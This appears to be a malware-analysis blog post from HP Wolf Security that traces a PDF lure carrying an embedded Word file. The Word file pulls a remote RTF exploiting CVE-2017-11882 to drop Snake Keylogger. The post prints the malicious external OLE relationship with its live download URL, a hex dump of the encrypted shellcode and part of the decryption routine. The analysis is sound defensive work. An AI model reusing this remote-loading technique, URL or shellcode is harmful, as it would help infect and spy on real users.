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

PDF Malware Is Not Yet Dead

For the past decade, attackers have preferred to package malware in Microsoft Office file formats, particularly Word and Excel. In fact, in Q1 2022 nearly half (45%) of malware stopped by HP Wolf Security used Office formats. The reasons are clear: users are familiar with these file types, the applications used to open them are ubiquitous, and they are suited to social engineering lures.

In this post, we look at a malware campaign isolated by HP Wolf Security earlier this year that had an unusual infection chain. The malware arrived in a PDF document – a format attackers less commonly use to infect PCs – and relied on several tricks to evade detection, such as embedding malicious files, loading remotely-hosted exploits, and shellcode encryption.



Figure 1 – Alert timeline in HP Wolf Security Controller showing the malware being isolated.

PDF Campaign Delivering Snake Keylogger

A PDF document named “*REMMITANCE INVOICE.pdf*” was sent as an email attachment to a target. Since the document came from a risky vector – email, in this case – when the user opened it, HP Sure Click ran the file in an isolated micro virtual machine, preventing their system from being infected.

After opening the document, Adobe Reader prompts the user to open a .docx file. The attackers sneakily named the Word document “*has been verified. However PDF, Jpeg, xlsx, .docx*” to make it look as though the file name was part of the Adobe Reader prompt (Figure 2).



Figure 2 – PDF document prompting the user to open another document.

Analyzing the PDF file reveals that the .docx file is stored as an EmbeddedFile object. Investigators can quickly summarize the most important properties of a PDF document using Didier Stevens' *pdfid* script (Figure 3).

```
PDFiD 0.2.8 05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d.pdf
 PDF Header: %PDF-1.6
 obj                   16
 endobj                16
 stream                14
 endstream             14
 xref                   0
 trailer                0
 startxref              1
 /Page                  0
 /Encrypt               0
 /ObjStm                1
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            1
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          1
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```

Figure 3 – PDFiD analysis of document.

To analyze the *EmbeddedFile*, we can use another tool from Didier Stevens' toolbox, *pdf-parser*. This script allows us to extract the file from the PDF document and save it to disk.

```
/analysis/pdf$ python3 pdf-parser.py -s embeddedfile -f -d extracted_file.bin 05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d.pdf
obj 28 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Type /EmbeddedFile
    /Length 19931
  >>
```

Figure 4 – Using *pdf-parser* to save embedded file to disk.

Embedded Word Document

If we return to our PDF document and click on “Open this file” at the prompt, Microsoft Word opens. If Protected View is disabled, Word downloads a Rich Text Format (.rtf) file from a web server, which is then run in the context of the open document.



Figure 5 – Word document contacting web server.

Since Microsoft Word does not say which server it contacted, we can use Wireshark to record the network traffic and identify the HTTP stream that was created (Figure 6).



Figure 6 – HTTP GET request returning RTF file.

Let's switch back to the Word document to understand how it downloads the .rtf. Since it is an OOXML (Office Open XML) file, we can unzip its contents and look for URLs in the document using the command shown in Figure 7.



Figure 7 – List of URLs in the Word document.

The highlighted URL caught our eye because it’s not a legitimate domain found in Office documents. This URL is in the *document.xml.rels* file, which lists the document’s relationships. The relationship that caught our eye shows an external object linking and embedding (OLE) object being loaded from this URL (Figure 8).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/>
        <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
        <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
        <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
        <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
        <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://vtaurl.com/IHytw" TargetMode="External"/>
        <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/>
</Relationships>
```

Figure 8 – XML document relationships.

External OLE Object

Connecting to this URL leads to a redirect and then downloads an RTF document called *f_document_shp.doc*. To examine this document more closely, we can use *rtfobj* to check if it contains any OLE objects.

```
                 /analysis/pdf$ rtfobj f_document_shp.doc
rtfobj 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'f_document_shp.doc' - size: 23348 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |0000175Bh |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
1  |00001707h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
```

Figure 9 – RTFObj output showing two OLE objects.

Here there are two OLE objects we can save to disk using the same tool. As indicated in the console output, both objects are not well-formed, meaning analyzing them with *oletools* could lead to confusing results. To fix this, we can use *foremost* to reconstruct the malformed objects. Then we can view basic information about the objects using *oleid*. This tells us the object relates to Microsoft Equation Editor, a feature in Word that is commonly exploited by attackers to run arbitrary code.

```
Filename: 00000000.ole
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |Generic OLE file /  |info      |Unrecognized OLE file.
                    |Compound File       |          |Root CLSID: 0002CE02-0000-
                    |(unknown format)    |          |0000-C000-000000000046 -
                    |                    |          |Microsoft Equation 3.0
                    |                    |          |(Known Related to
                    |                    |          |CVE-2017-11882 or
                    |                    |          |CVE-2018-0802)
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |This file does not contain
                    |                    |          |VBA macros.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 10 – Basic OLE information extracted with *oleid.*

Encrypted Equation Editor Exploit

Examining the OLE object reveals shellcode that exploits the CVE-2017-11882 remote code execution vulnerability in Equation Editor. There are many analyses of this vulnerability, so we won't analyze it in detail. Instead we focus below on how the attacker encrypted the shellcode to evade detection.

```
00000800: 1056 de03 0387 8917 f78f 0108 06b6 bdff  .V..............
00000810: bde7 b481 e597 bf5d 418b 75a5 8b36 bbb8  .......]A.u..6..
00000820: ff76 3c81 e3f5 6747 828b 3b56 ffd7 0550  .v<...gG..;V...P
00000830: 807a d205 4b80 852d ffe0 cfb1 4300 8c38  .z..K..-....C..8
00000840: 172f d9d4 9523 8811 fd90 c0b7 ed1d 9d5c  ./...#.........\
00000850: 8fdb 3dd6 f041 ba37 6970 d36c 50cf 05fe  ..=..A.7ip.lP...
00000860: 09d4 9487 62d3 a8ae a7cb 8502 e084 f853  ....b..........S
00000870: d574 8072 f52e e986 82fb ba36 9330 c704  .t.r.......6.0..
00000880: 316d bb88 2e89 d9cd 1980 8d2c baf3 b24d  1m.........,...M
00000890: 11f4 5526 ea95 6ba8 3997 1d7e e7b2 abe9  ..U&..k.9..~....
000008a0: fb01 0000 177f 8318 b15e c1d9 a638 1b0c  .........^...8..
000008b0: b74b 7b1a 8574 4c1a de5a c31b e9be 185b  .K{..tL..Z.....[
000008c0: 7ab3 c191 43e1 bd28 1dc3 d27b 43e6 c21b  z...C..(...{C...
000008d0: 9731 9a11 dd18 e811 fde8 fdcb 4401 3020  .1..........D.0
000008e0: a014 1966 e768 daa4 111b 54da 7a5c 6b39  ...f.h....T.z\k9
000008f0: 22ac 4c64 f023 a5b5 e8ad e77a 7847 8933  ".Ld.#.....zxG.3
00000900: af49 43d7 8495 570f 10ea c778 cb16 95e2  .IC...W....x....
00000910: d63b 1092 3911 0385 1a25 02a4 0313 a313  .;..9....%......
00000920: 28d3 bf66 9ce6 b7e5 95ac a9d1 b493 c098  (..f............
00000930: 345e 631f 3d66 8203 15d3 cecc 68e6 fe40  4^c.=f......h..@
00000940: 8a31 0c91 acde 76aa 26e4 7f67 b557 6bda  .1....v.&..g.Wk.
00000950: ba99 c78a 799e a1ad 5835 ca72 273c 1939  ....y...X5.r'<.9
00000960: 55e5 a9d9 34f9 15da 3e12 c3ba 4fe0 182b  U...4...>...O..+
```

Figure 11 – Shellcode that exploits CVE-2017-11882.

The shellcode is stored in the *OLENativeStream* structure at the end of the object. We can then run the shellcode in a debugger, looking for a call to GlobalLock. This function returns a pointer to the first byte of the memory block, a technique used by shellcode to locate itself in memory. Using this information, the shellcode jumps to a defined offset and runs a decryption routine.

```
031F0421  ^ EB DB              jmp 31F03FE
031F0423  ^ E9 E0 FE FF FF     jmp 31F0308
031F0428  ^ E9 1C FF FF FF     jmp 31F0349
031F042D  v EB 25              jmp 31F0454
031F042F  v EB 31              jmp 31F0462
031F0431    69 C9 69 A7 1A 5A  imul ecx,ecx,5A1AA769
031F0437    81 C1 71 84 E3 37  add ecx,37E38471
031F043D  ^ E9 80 FE FF FF     jmp 31F02C2
031F0442  ^ E9 07 FF FF FF     jmp 31F034E
```

Figure 12 – Multiplication and addition part of decryption routine.

The key is multiplied by a constant and added at each iteration. The ciphertext is then decrypted each time with an XOR operation. The decrypted data is more shellcode, which is executed afterwards.

